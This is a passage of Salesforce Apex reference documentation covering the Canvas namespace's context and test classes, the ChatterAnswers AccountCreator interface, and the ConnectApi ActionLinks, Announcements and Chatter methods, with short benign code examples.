This example implementation prints 'Canvas lifecycle called.' to the debug log when the canvas app is rendered.

```
public void onRender(Canvas.RenderContext renderContext) {
    System.debug('Canvas lifecycle called.');
}
```

ContextTypeEnum Enum

Describes context data that can be excluded from canvas app context data. You specify which context types to exclude in the `excludeContextTypes()` method in your `CanvasLifecycleHandler` implementation.

Namespace

Canvas

Enum Values

Value	Description
`ORGANIZATION`	Exclude context information about the organization in which the canvas app is running.
`RECORD_DETAIL`	Exclude context information about the object record on which the canvas app appears.
`USER`	Exclude context information about the current user.

EnvironmentContext Interface

Use this interface to retrieve environment context information, such as the app display location or the configuration parameters.

Namespace

Canvas

Usage

The `EnvironmentContext` interface provides methods to retrieve environment information about the current canvas app. For this interface, you don't need to create an implementation. Use the default implementation that Salesforce provides.

IN THIS SECTION:

EnvironmentContext Methods

The following are methods for `EnvironmentContext`.

IN THIS SECTION:

addEntityField(fieldName)

Adds a field to the list of object fields that are returned in the signed request Record object when the component appears on a Visualforce page that's placed on an object.

Signature

```
public void addEntityField(String fieldName)
```

Parameters

fieldName
Type: String

The object field name that you need to add to the list of returned fields., Using '*' adds all fields that the user has permission to view.

Return Value

Type: Void

Usage

When you use the `<apex:canvasApp>` component to display a canvas app on a Visualforce page, and that page is associated with an object (placed on the page layout, for example), you can specify fields to be returned from the related object. See the *Force.com Canvas Developer's Guide* for more information on the Record object.

Use `addEntityField()` to add a field to the list of object fields that are returned in the signed request Record object. By default the list of fields includes ID. You can add fields by name or add all fields that the user has permission to view by calling `addEntityField('*')`.

You can inspect the configured list of fields by using Canvas.EnvironmentContext.`getEntityFields()`.

Example

This example adds the Name and BillingAddress fields to the list of object fields. This example assumes the canvas app will appear in a Visualforce page that's associated with the Account page layout.

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();

// Add Name and BillingAddress to fields (assumes we'll run from the Account detail page)
env.addEntityField('Name');
env.addEntityField('BillingAddress');
```

addEntityFields(fieldNames)

Adds a set of fields to the list of object fields that are returned in the signed request Record object when the component appears on a Visualforce page that's placed on an object.

Signature

```
public void addEntityFields(Set<String> fieldNames)
```

Parameters

fieldNames
Type: SET<String>

The set of object field names that you need to add to the list of returned fields. If an item in the set is '*', all fields that the user has permission to view are added.

Return Value

Type: Void

Usage

When you use the `<apex:canvasApp>` component to display a canvas app on a Visualforce page, and that page is associated with an object (placed on the page layout, for example), you can specify fields to be returned from the related object. See the *Force.com Canvas Developer's Guide* for more information on the Record object.

Use `addEntityFields()` to add a set of one or more fields to the list of object fields that are returned in the signed request Record object. By default the list of fields includes ID. You can add fields by name or add all fields that the user has permission to view by adding a set that includes '*' as one of the strings.

You can inspect the configured list of fields by using Canvas.EnvironmentContext.`getEntityFields()`.

Example

This example adds the Name, BillingAddress, and YearStarted fields to the list of object fields. This example assumes that the canvas app will appear in a Visualforce page that's associated with the Account page layout.

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();

// Add Name, BillingAddress and YearStarted to fields (assumes we'll run from the Account
 detail page)
Set<String> fields = new Set<String>{'Name','BillingAddress','YearStarted'};
env.addEntityFields(fields);
```

`getDisplayLocation()`

Retrieves the display location where the canvas app is being called from. For example, a value of Visualforce indicates that the canvas app was called from a Visualforce page.

Signature

```
public String getDisplayLocation()
```

Return Value

Type: String

The return value can be one of the following strings:

- Chatter—The canvas app was called from the Chatter tab.
- ChatterFeed—The canvas app was called from a Chatter canvas feed item.
- MobileNav—The canvas app was called from the navigation menu in Salesforce1.

- OpenCTI—The canvas app was called from an Open CTI component.
- PageLayout—The canvas app was called from an element within a page layout. If the displayLocation is PageLayout, one of the subLocation values might be returned.
- Publisher—The canvas app was called from a canvas custom quick action.
- ServiceDesk—The canvas app was called from a Salesforce Console component.
- Visualforce—The canvas app was called from a Visualforce page.
- None—The canvas app was called from the Canvas App Previewer.

Usage

Use this method to obtain the display location for the canvas app.

`getEntityFields()`

Retrieves the list of object fields that are returned in the signed request Record object when the component appears on a Visualforce page that's placed on an object.

Signature

```
public List<String> getEntityFields()
```

Return Value

Type: LIST<String>

Usage

When you use the `<apex:canvasApp>` component to display a canvas app on a Visualforce page, and that page is associated with an object (placed on the page layout, for example), you can specify fields to be returned from the related object. See the *Force.com Canvas Developer's Guide* for more information on the Record object.

Use getEntityFields() to retrieve the list of object fields that are returned in the signed request Record object. By default the list of fields includes ID. The list of fields can be configured by using the Canvas.EnvironmentContext.`addEntityField(fieldName)` or Canvas.EnvironmentContext.`addEntityFields(fieldNames)` methods.

Example

This example gets the current list of object fields and retrieves each item in the list, printing each field name to the debug log.

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();

List<String> entityFields = env.getEntityFields();
for (String fieldVal : entityFields) {
    System.debug('Environment Context entityField: ' + fieldVal);
}
```

If the canvas app that's using this lifecycle code was run from the detail page of an Account, the debug log output might look like:

```
Environment Context entityField: Id
```

`getLocationUrl()`

Retrieves the location URL of the canvas app.

Signature

```
public String getLocationUrl()
```

Return Value

Type: String

Usage

Use this method to obtain the URL of the page where the user accessed the canvas app. For example, if the user accessed your app by clicking a link on the Chatter tab, this method returns the URL of the Chatter tab, which would be similar to 'https://na1.salesforce.com/_ui/core/chatter/ui/ChatterPage'.

`getParametersAsJSON()`

Retrieves the current custom parameters for the canvas app. Parameters are returned as a JSON string.

Signature

```
public String getParametersAsJSON()
```

Return Value

Type: String

Usage

Use this method to get the current custom parameters for the canvas app. The parameters are returned in a JSON string that can be de-serialized by using the System.JSON.`deserializeUntyped(jsonString)` method.

Custom parameters can be modified by using the Canvas.EnvironmentContext.`setParametersAsJSON(jsonString)` string.

Example

This example gets the current custom parameters, de-serializes them into a map, and prints the results to the debug log.

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();

// Get current custom params
Map<String, Object> currentParams =
    (Map<String, Object>) JSON.deserializeUntyped(env.getParametersAsJSON());
System.debug('Environment Context custom paramters: ' + currentParams);
```

`getSublocation()`

Retrieves the display sublocation where the canvas app is being called from.

Signature

```
public String getSublocation()
```

Return Value

Type: String

The return value can be one of the following strings:

- S1MobileCardFullview—The canvas app was called from a mobile card.
- S1MobileCardPreview—The canvas app was called from a mobile card preview. The user must click the preview to open the app.
- S1RecordHomePreview—The canvas app was called from a record detail page preview. The user must click the preview to open the app.
- S1RecordHomeFullview—The canvas app was called from a page layout.

Usage

Use this method to obtain the display sublocation for the canvas app. Use only if the primary display location can be displayed on mobile devices.

`setParametersAsJSON(jsonString)`

Sets the custom parameters for the canvas app.

Signature

```
public void setParametersAsJSON(String jsonString)
```

Parameters

`jsonString`
Type: String

The custom parameters that you need to set, serialized into a JSON format string.

Return Value

Type: Void

Usage

Use this method to set the current custom parameters for the canvas app. The parameters must be provided in a JSON string. You can use the System.JSON.`serialize(objectToSerialize)` method to serialize a map into a JSON string.

Setting the custom parameters will overwrite the custom parameters that are set for the current request. If you need to modify the current custom parameters, first get the current set of custom parameters by using `getParametersAsJSON()`, modify the retrieved parameter set as needed, and then use this modified set in your call to setParametersAsJSON().

If the provided JSON string exceeds 32KB, a System.CanvasException will be thrown.

Example

This example gets the current custom parameters, adds a new `newCustomParam` parameter with a value of 'TESTVALUE', and sets the current custom parameters.

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();

// Get current custom params
Map<String, Object> previousParams =
    (Map<String, Object>) JSON.deserializeUntyped(env.getParametersAsJSON());

// Add a new custom param
previousParams.put('newCustomParam','TESTVALUE');

// Now replace the parameters with the current parameters plus our new custom param
env.setParametersAsJSON(JSON.serialize(previousParams));
```

RenderContext Interface

A wrapper interface that is used to retrieve application and environment context information.

Namespace

Canvas

Usage

Use this interface to retrieve application and environment context information for your canvas app. For this interface, you don't need to create an implementation. Use the default implementation that Salesforce provides.

IN THIS SECTION:

RenderContext Methods

RenderContext Methods

The following are methods for `RenderContext`.

IN THIS SECTION:

getApplicationContext()
Retrieves the application context information.

getEnvironmentContext()
Retrieves the environment context information.

`getApplicationContext()`

Retrieves the application context information.

Signature

```
public Canvas.ApplicationContext getApplicationContext()
```

Return Value

Type: Canvas.ApplicationContext

Usage

Use this method to get the application context information for your canvas app.

Example

The following example implementation of the CanvasLifecycleHandler onRender() method uses the provided RenderContext to retrieve the application context information and then checks the namespace, version, and app URL.

```
public void onRender(Canvas.RenderContext renderContext){
    Canvas.ApplicationContext app = renderContext.getApplicationContext();
    if (!'MyNamespace'.equals(app.getNamespace())){
        // This application is installed, add code as needed
        ...
    }

    // Check the application version
    Double currentVersion = Double.valueOf(app.getVersion());

    if (currentVersion <= 5){
        // Add version specific code as needed
        ...
        // Tell the canvas application to operate in deprecated mode
        app.setCanvasUrlPath('/canvas?deprecated=true');
    }
}
```

`getEnvironmentContext()`

Retrieves the environment context information.

Signature

```
public Canvas.EnvironmentContext getEnvironmentContext()
```

Return Value

Type: Canvas.EnvironmentContext

Usage

Use this method to get the environment context information for your canvas app.

Example

The following example implementation of the CanvasLifecycleHandler onRender() method uses the provided RenderContext to retrieve the environment context information and then modifies the custom parameters.

```
public void onRender(Canvas.RenderContext renderContext) {
   Canvas.EnvironmentContext env =
        renderContext.getEnvironmentContext();

    // Retrieve the custom params
    Map<String, Object> previousParams = (Map<String, Object>)
          JSON.deserializeUntyped(env.getParametersAsJSON());

    previousParams.put('param1',1);
    previousParams.put('param2',3.14159);

    ...

    // Now, add in some opportunity record IDs
    Opportunity[] o = [select id, name from opportunity];
    previousParams.put('opportunities',o);

    // Now, replace the parameters
    env.setParametersAsJSON(JSON.serialize(previousParams));
}
```

Test Class

Contains methods for automated testing of your Canvas classes.

Namespace

Canvas

Usage

Use this class to test your implementation of Canvas.CanvasLifecycleHandler with mock test data. You can create a test Canvas.RenderContext with mock application and environment context data and use this data to verify that your CanvasLifecycleHandler is being invoked correctly.

IN THIS SECTION:

Test Constants

The Test class provides constants that are used as keys when you set mock application and environment context data.

Test Methods

The Test class provides methods for creating test contexts and invoking your CanvasLifecycleHandler with mock data.

Test Constants

The Test class provides constants that are used as keys when you set mock application and environment context data.

When you call Canvas.Test.`mockRenderContext(applicationContextTestValues, environmentContextTestValues)`, you need to provide maps of key-value pairs to represent your mock application and environment context data. The Test class provides static constant strings that you can use as keys for various parts of the application and environment context.

Constant	Description
`KEY_CANVAS_URL`	Represents the canvas app URL key in the ApplicationContext.
`KEY_DEVELOPER_NAME`	Represents the canvas app developer or API name key in the ApplicationContext.
`KEY_DISPLAY_LOCATION`	Represents the canvas app display location key in the EnvironmentContext.
`KEY_LOCATION_URL`	Represents the canvas app location URL key in the EnvironmentContext.
`KEY_NAME`	Represents the canvas app name key in the ApplicationContext.
`KEY_NAMESPACE`	Represents the canvas app namespace key in the ApplicationContext.
`KEY_SUB_LOCATION`	Represents the canvas app sublocation key in the EnvironmentContext.
`KEY_VERSION`	Represents the canvas app version key in the ApplicationContext.

Test Methods

The Test class provides methods for creating test contexts and invoking your CanvasLifecycleHandler with mock data.

The following are methods for `Test`. All are static methods.

IN THIS SECTION:

`mockRenderContext(applicationContextTestValues, environmentContextTestValues)`

Creates and returns a test Canvas.RenderContext based on the provided application and environment context parameters.

Signature

```
public static Canvas.RenderContext mockRenderContext(Map<String,String>
applicationContextTestValues, Map<String,String> environmentContextTestValues)
```

Parameters

`applicationContextTestValues`
Type: Map<String,String>

Specifies a map of key-value pairs that provide mock application context data. Use constants that are provided by Canvas.Test as keys. If `null` is provided for this parameter, the canvas framework will generate some default mock application context values.

environmentContextTestValues
Type: Map<String,String>

Specifies a map of key-value pairs that provide mock environment context data. Use constants provided by Canvas.Test as keys. If `null` is provided for this parameter, the canvas framework will generate some default mock environment context values.

Return Value

Type: Canvas.RenderContext

Usage

Use this method to create a mock Canvas.RenderContext. Use the returned RenderContext in calls to Canvas.Test.`testCanvasLifecycle(lifecycleHandler, mockRenderContext)` for testing Canvas.CanvasLifecycleHandler implementations.

Example

The following example creates maps to represent mock application and environment context data and generates a test Canvas.RenderContext. This test RenderContext can be used in a call to Canvas.Test.`testCanvasLifecycle(lifecycleHandler, mockRenderContext)`.

```
Map<String,String> appValues = new Map<String,String>();
appValues.put(Canvas.Test.KEY_NAMESPACE,'alternateNamespace');
appValues.put(Canvas.Test.KEY_VERSION,'3.0');

Map<String,String> envValues = new Map<String,String>();
envValues.put(Canvas.Test.KEY_DISPLAY_LOCATION,'Chatter');
envValues.put(Canvas.Test.KEY_LOCATION_URL,'https://na1.salesforce.com/_ui/core/chatter/ui/ChatterPage');

Canvas.RenderContext mock = Canvas.Test.mockRenderContext(appValues,envValues);
```

testCanvasLifecycle(lifecycleHandler, mockRenderContext)

Calls the canvas test framework to invoke a CanvasLifecycleHandler with the provided RenderContext.

Signature

```
public static Void testCanvasLifecycle(Canvas.CanvasLifecycleHandler
lifecycleHandler,Canvas.RenderContext mockRenderContext)
```

Parameters

lifecycleHandler
Type: Canvas.CanvasLifecycleHandler

Specifies the CanvasLifecycleHandler implementation that you need to invoke.

mockRenderContext
Type: Canvas.RenderContext

Specifies the RenderContext information that you need to provide to the invoked CanvasLifecycleHandler. If `null` is provided for this parameter, the canvas framework will generate and use a default mock RenderContext.

Return Value

Type: Void

Usage

Use this method to invoke an implementation of Canvas.CanvasLifecycleHandler.onRender(renderContext) with a mock Canvas.RenderContext that you provide.

Example

The following example creates maps to represent mock application and environment context data and generates a test Canvas.RenderContext. This test RenderContext is then used to invoke a Canvas.CanvasLifecycleHandler.

```
// Set some application context data in a Map
Map<String,String> appValues = new Map<String,String>();
appValues.put(Canvas.Test.KEY_NAMESPACE,'alternateNamespace');
appValues.put(Canvas.Test.KEY_VERSION,'3.0');

// Set some environment context data in a MAp
Map<String,String> envValues = new Map<String,String>();
envValues.put(Canvas.Test.KEY_DISPLAY_LOCATION,'Chatter');
envValues.put(Canvas.Test.KEY_LOCATION_URL,'https://na1.salesforce.com/_ui/core/chatter/ui/ChatterPage');

// Create a mock RenderContext using the test application and environment context data
Maps
Canvas.RenderContext mock = Canvas.Test.mockRenderContext(appValues,envValues);

// Set some custom params on the mock RenderContext
mock.getEnvironmentContext().setParametersAsJSON('{\"param1\":1,\"boolParam\":true,\"stringParam\":\"test
 string\"}');

// Use the mock RenderContext to invoke a CanvasLifecycleHandler
Canvas.Test.testCanvasLifecycle(handler,mock)
```

Canvas Exceptions

The `Canvas` namespace contains exception classes.

All exception classes support built-in methods for returning the error message and exception type. See Exception Class and Built-In Exceptions.

The `Canvas` namespace contains this exception:

Exception	Description
`Canvas.CanvasRenderException`	Use this class in your implementation of Canvas.CanvasLifecycleHandler.onRender(renderContext). To show an error to the user in your `onRender()` implementation, throw a `Canvas.CanvasRenderException`, and the canvas framework will render the error message to the user. This exception will be managed only within the `onRender()` method.

Example

The following example implementation of `onRender()` catches a CanvasException that was thrown because a canvas URL was set with a string that exceeded the maximum length. A CanvasRenderException is created and thrown to display the error to the user.

```
public class MyCanvasListener
implements Canvas.CanvasLifecycleHandler {

    public void onRender(Canvas.RenderContext renderContext) {
        Canvas.ApplicationContext app = renderContext.getApplicationContext();

        // Code to generate a URL string that is too long

        ...

        // Try to set the canvas app URL using the invalid URL string
        try {
            app.setCanvasUrlPath(aUrlPathThatIsTooLong);
        } catch (CanvasException e) {
            // Display error to user by throwing a new CanvasRenderException
            throw new CanvasRenderException(e.getMessage());
        }
    }
}
```

See the *Force.com Canvas Developer's Guide* for additional examples that use CanvasRenderException.

ChatterAnswers Namespace

The `ChatterAnswers` namespace provides an interface for creating Account records.

The following is the interface in the `ChatterAnswers` namespace.

IN THIS SECTION:

AccountCreator Interface
Creates Account records that will be associated with Chatter Answers users.

AccountCreator Interface

Creates Account records that will be associated with Chatter Answers users.

Namespace

ChatterAnswers

Usage

The `ChatterAnswers.AccountCreator` is specified in the `registrationClassName` attribute of a `chatteranswers:registration` Visualforce component. This interface is called by Chatter Answers and allows for custom creation of Account records used for portal users.

To implement the `ChatterAnswers.AccountCreator` interface, you must first declare a class with the `implements` keyword as follows:

```
public class ChatterAnswersRegistration implements ChatterAnswers.AccountCreator {
```

Next, your class must provide an implementation for the following method:

```
public String createAccount(String firstname, String lastname, Id siteAdminId) {
    // Your code here
}
```

The implemented method must be declared as `global` or `public`.

IN THIS SECTION:

AccountCreator Methods

The following are methods for `AccountCreator`.

IN THIS SECTION:

`createAccount(firstName, lastName, siteAdminId)`

Accepts basic user information and creates an Account record. The implementation of this method returns the account ID.

Signature

```
public String createAccount(String firstName, String lastName, Id siteAdminId)
```

Parameters

`firstName`
Type: String

The first name of the user who is registering.

`lastName`
Type: String

The last name of the user who is registering.

`siteAdminId`
Type: ID

The user ID of the Site administrator, used for notification if any exceptions occur.

Return Value

Type: String

AccountCreator Example Implementation

This is an example implementation of the `ChatterAnswers.AccountCreator` interface. The `createAccount` method implementation accepts user information and creates an Account record. The method returns a String value for the Account ID.

```
public class ChatterAnswersRegistration implements ChatterAnswers.AccountCreator {
    public String createAccount(String firstname, String lastname, Id siteAdminId) {
        Account a = new Account(name = firstname + ' ' + lastname, ownerId = siteAdminId);

         insert a;
         return a.Id;
    }
}
```

This example tests the code above.

```
@isTest
private class ChatterAnswersCreateAccountTest {
    static testMethod void validateAccountCreation() {
        User[] user = [SELECT Id, Firstname, Lastname from User];
        if (user.size() == 0) { return; }
        String firstName = user[0].FirstName;
        String lastName = user[0].LastName;
        String userId = user[0].Id;
        String accountId = new ChatterAnswersRegistration().createAccount(firstName,
lastName, userId);
        Account acct = [SELECT name, ownerId from Account where Id =: accountId];
        System.assertEquals(firstName + ' ' + lastName, acct.name);
        System.assertEquals(userId, acct.ownerId);
  }
}
```

`ConnectApi` Namespace

The `ConnectApi` namespace (also called Chatter in Apex) provides classes for accessing the same data available in Chatter REST API. Use Chatter in Apex to create custom Chatter experiences in Salesforce.

For information about working with the `ConnectApi` classes, see Chatter in Apex on page 282.

IN THIS SECTION:

ChatterFeeds Class

Get, post, and delete feed elements, likes, comments, and bookmarks. You can also search feed elements, share feed elements, and vote on polls.

ChatterGroups Class

Information about groups, such as the group's members, photo, and the groups the specified user is a member of. Add members to a group, remove members, and change the group photo.

ChatterMessages Class

Access and modify message and conversation data.

ChatterUsers Class

Access information about users, such as followers, subscriptions, files, and groups.

Communities Class

Access general information about communities in your organization.

CommunityModeration Class

Access information about flags feed items and comments in a community. Add and remove one or more flags to and from comments and feed items. To view a feed containing all flagged feed items and comments, pass `ConnectApi.FeedType.Moderation` to the `ConnectApi.ChatterFeeds.getFeedItemsFromFeed` method.

Datacloud Class

Purchase Data.com contact or company records, and retrieve purchase information.

ManagedTopics Class

Access information about managed topics in a community. Create, delete, and reorder managed topics.

Mentions Class

Access information about mentions. A mention is an "@" character followed by a user or group name. When a user or group is mentioned, they receive a notification.

Organization Class

Access information about an organization.

QuestionAndAnswers Class

Access question and answers suggestions.

Recommendations Class

Access information about recommendations and reject recommendations.

Records Class

Access information about record motifs, which are small icons used to distinguish record types in the Salesforce UI.

Topics Class

Access information about topics, such as their descriptions, the number of people talking about them, related topics, and information about groups contributing to the topic. Update a topic's name or description, merge topics, and add and remove topics from records and feed items.

UserProfiles Class

Access user profile data. The user profile data populates the profile page (also called the Chatter profile page). This data includes user information (such as address, manager, and phone number), some user capabilities (permissions), and a set of subtab apps, which are custom tabs on the profile page.

Zones Class

Access information about Chatter Answers zones in your organization. Zones organize questions into logical groups, with each zone having its own focus and unique questions.

ConnectApi Input Classes

Some `ConnectApi` methods take arguments that are instances of `ConnectApi` input classes.

ConnectApi Output Classes

Most `ConnectApi` methods return instances of `ConnectApi` output classes.

ConnectApi Enums

Enums specific to the `ConnectApi` namespace.

ConnectApi Exceptions

The `ConnectApi` namespace contains exception classes.

ActionLinks Class

Create, delete, and get information about an action link group definition; get information about an action link group; get action link diagnostic information.

Namespace

ConnectApi

Usage

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

There are two views of an action link and an action link group: the definition, and the context user's view. The definition includes potentially sensitive information, such as authentication information. The context user's view is filtered by visibility options and the values reflect the state of the context user.

Action link definition can be sensitive to a third party (for example, OAuth bearer token headers). For this reason, only calls made from the Apex namespace that created the action link definition can read, modify, or delete the definition. In addition, the user making the call must have created the definition or have "View All Data" permission. Use these methods to operate on action link group definitions (which contain action link definitions):

- createActionLinkGroupDefinition(communityId, actionLinkGroup)
- deleteActionLinkGroupDefinition(communityId, actionLinkGroupId)
- getActionLinkGroupDefinition(communityId, actionLinkGroupId)

Use these methods to operate on a context user's view of an action link or an action link group:

- getActionLink(communityId, actionLinkId)
- getActionLinkGroup(communityId, actionLinkGroupId)
- getActionLinkDiagnosticInfo(communityId, actionLinkId)

For information about how to use action links, see Working with Action Links.

ActionLinks Methods

The following are methods for `ActionLinks`. All methods are static.

IN THIS SECTION:

`createActionLinkGroupDefinition(communityId, actionLinkGroup)`

Create an action link group definition. To associate an action link group with a feed element, first create an action link group definition. Then post a feed element with an associated actions capability.

API Version

33.0

Requires Chatter

No

Signature

```
public static ConnectApi.ActionLinkGroupDefinition createActionLinkGroupDefinition(String communityId, ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroup)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`actionLinkGroup`
Type: `ConnectApi.ActionLinkGroupDefinitionInput`

A `ConnectApi.ActionLinkGroupDefinitionInput` object that defines the action link group.

Return Value

Type: `ConnectApi.ActionLinkGroupDefinition`

Usage

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

All action links must belong to a group. Action links in a group are mutually exclusive and share some properties. Define stand-alone actions in their own action group.

Information in the action link group definition can be sensitive to a third party (for example, OAuth bearer token headers). For this reason, only calls made from the Apex namespace that created the action link group definition can read, modify, or delete the definition. In addition, the user making the call must have created the definition or have "View All Data" permission.

Note: Invoking `ApiAsync` action links from an app requires a call to set the status. However, there isn't currently a way to set the status of an action link using Apex. To set the status, use Chatter REST API. See the Action Link resource in the *Chatter REST API Developer's Guide* for more information.

SEE ALSO:

Define an Action Link and Post with a Feed Element

`deleteActionLinkGroupDefinition(communityId, actionLinkGroupId)`

Delete an action link group definition. Deleting an action link group definition removes all references to it from feed elements.

API Version

33.0

Requires Chatter

No

Signature

```
public static void deleteActionLinkGroupDefinition(String communityId, String
actionLinkGroupId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`actionLinkGroupId`
Type: String

The ID of the action link group.

Return Value

Type: Void

Usage

Information in the action link group definition can be sensitive to a third party (for example, OAuth bearer token headers). For this reason, only calls made from the Apex namespace that created the action link group definition can read, modify, or delete the definition. In addition, the user making the call must have created the definition or have "View All Data" permission.

`getActionLink(communityId, actionLinkId)`

Get information about an action link, including state for the context user.

API Version

33.0

Requires Chatter

No

Signature

```
public static ConnectApi.PlatformAction getActionLink(String communityId, String actionLinkId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`actionLinkId`
Type: String

The ID of the action link.

Return Value

Type: `ConnectApi.PlatformAction`

`getActionLinkDiagnosticInfo(communityId, actionLinkId)`

Get diagnostic information returned when an action link executes. Diagnostic information is given only for users who can access the action link.

API Version

33.0

Requires Chatter

No

Signature

```
public static ConnectApi.ActionLinkDiagnosticInfo getActionLinkDiagnosticInfo(String communityId, String actionLinkId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

actionLinkId
Type: String

The ID of the action link.

Return Value

Type: `ConnectApi.ActionLinkDiagnosticInfo`

getActionLinkGroup(communityId, actionLinkGroupId)

Get information about an action link group including state for the context user.

API Version

33.0

Requires Chatter

No

Signature

```
public static ConnectApi.PlatformActionGroup getActionLinkGroup(String communityId, String actionLinkGroupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

actionLinkGroupId
Type: String

The ID of the action link group.

Return Value

Type: `ConnectApi.PlatformActionGroup`

Usage

All action links must belong to a group. Action links in a group are mutually exclusive and share some properties. Note that action link groups are accessible by clients, unlike action link group definitions.

`getActionLinkGroupDefinition(communityId, actionLinkGroupId)`

Get information about an action link group definition.

API Version

33.0

Requires Chatter

No

Signature

```
public static ConnectApi.ActionLinkGroupDefinition getActionLinkGroupDefinition(String communityId, String actionLinkGroupId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`actionLinkGroupId`
Type: String

The ID of the action link group.

Return Value

Type: `ConnectApi.ActionLinkGroupDefinition`

Usage

Information in the action link group definition can be sensitive to a third party (for example, OAuth bearer token headers). For this reason, only calls made from the Apex namespace that created the action link group definition can read, modify, or delete the definition. In addition, the user making the call must have created the definition or have "View All Data" permission.

Announcements Class

Access information about announcements. An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.


Namespace

ConnectApi

Usage

Use the `ConnectApi.Announcements` class to get, update, and delete announcements. Use an announcement to highlight information. Users can discuss, like, and post comments on announcements in the group feed. Group members receive an email notification when you post an announcement, same as for other posts, depending on their selected group email notification frequency. Deleting the feed post deletes the announcement.

This image of Salesforce shows an announcement displayed in yellow. Creating an announcement also creates a feed item with the announcement text, which you can also see in the image.



Announcements Methods

The following are methods for `Announcements`. All methods are static.

IN THIS SECTION:

deleteAnnouncement(communityId, announcementId)
Deletes the specified announcement.

getAnnouncement(communityId, announcementId)
Gets the specified announcement.

udpateAnnouncement(communityId, announcementId, expirationDate)
Updates the expiration date of the specified announcement.

`deleteAnnouncement(communityId, announcementId)`

Deletes the specified announcement.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static void deleteAnnouncement(String communityId, String announcementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

announcementId
Type: String

An announcement ID, which has a prefix of 0BT.

Return Value

Type: Void

Usage

To get a list of announcements in a group (including announcement IDs), call `getAnnouncements(communityId, groupId)` or `getAnnouncements(communityId, groupId, pageParam, pageSize)`.

To post an announcement to a group, call `postAnnouncement(communityId, groupId, announcement)`.

`getAnnouncement(communityId, announcementId)`

Gets the specified announcement.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Announcement getAnnouncement(String communityId, String
announcementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

announcementId
Type: String

An announcement ID, which has a prefix of 0BT.

Return Value

Type: ConnectApi.Announcement

Usage

To get a list of announcements in a group (including announcement IDs), call `getAnnouncements(communityId, groupId)` or `getAnnouncements(communityId, groupId, pageParam, pageSize)`.

To post an announcement to a group, call `postAnnouncement(communityId, groupId, announcement)`.

udpateAnnouncement(communityId, announcementId, expirationDate)

Updates the expiration date of the specified announcement.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Announcement udpateAnnouncement(String communityId, String
announcementId, Datetime expirationDate)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

announcementId
Type: String

An announcement ID, which has a prefix of 0BT.

expirationDate
Type: Datetime

The Salesforce UI displays an announcement until 11:59 p.m. on this date unless another announcement is posted first. The Salesforce UI ignores the time value in the `expirationDate`. However, you can use the time value to create your own display logic in your own UI.

Return Value

Type: ConnectApi.Announcement

Usage

To get a list of announcements in a group (including announcement IDs), call `getAnnouncements(communityId, groupId)` or `getAnnouncements(communityId, groupId, pageParam, pageSize)`.

To post an announcement to a group, call `postAnnouncement(communityId, groupId, announcement)`.

Chatter Class

Access information about followers and subscriptions for records.

Namespace

ConnectApi

Chatter Methods

The following are methods for `Chatter`. All methods are static.

IN THIS SECTION:

deleteSubscription(communityId, subscriptionId)
Deletes the specified subscription. Use this method to unfollow a record, a user, or a file.

getFollowers(communityId, recordId)
Returns the first page of followers for the specified record in the specified community. The page contains the default number of items.

getFollowers(communityId, recordId, pageParam, pageSize)
Returns the specified page of followers for the specified record.

getSubscription(communityId, subscriptionId)
Returns information about the specified subscription.

`deleteSubscription(communityId, subscriptionId)`

Deletes the specified subscription. Use this method to unfollow a record, a user, or a file.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static void deleteSubscription(String communityId, String subscriptionId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subscriptionId
Type: String

The ID for a subscription.

Return Value

Type: Void

Usage

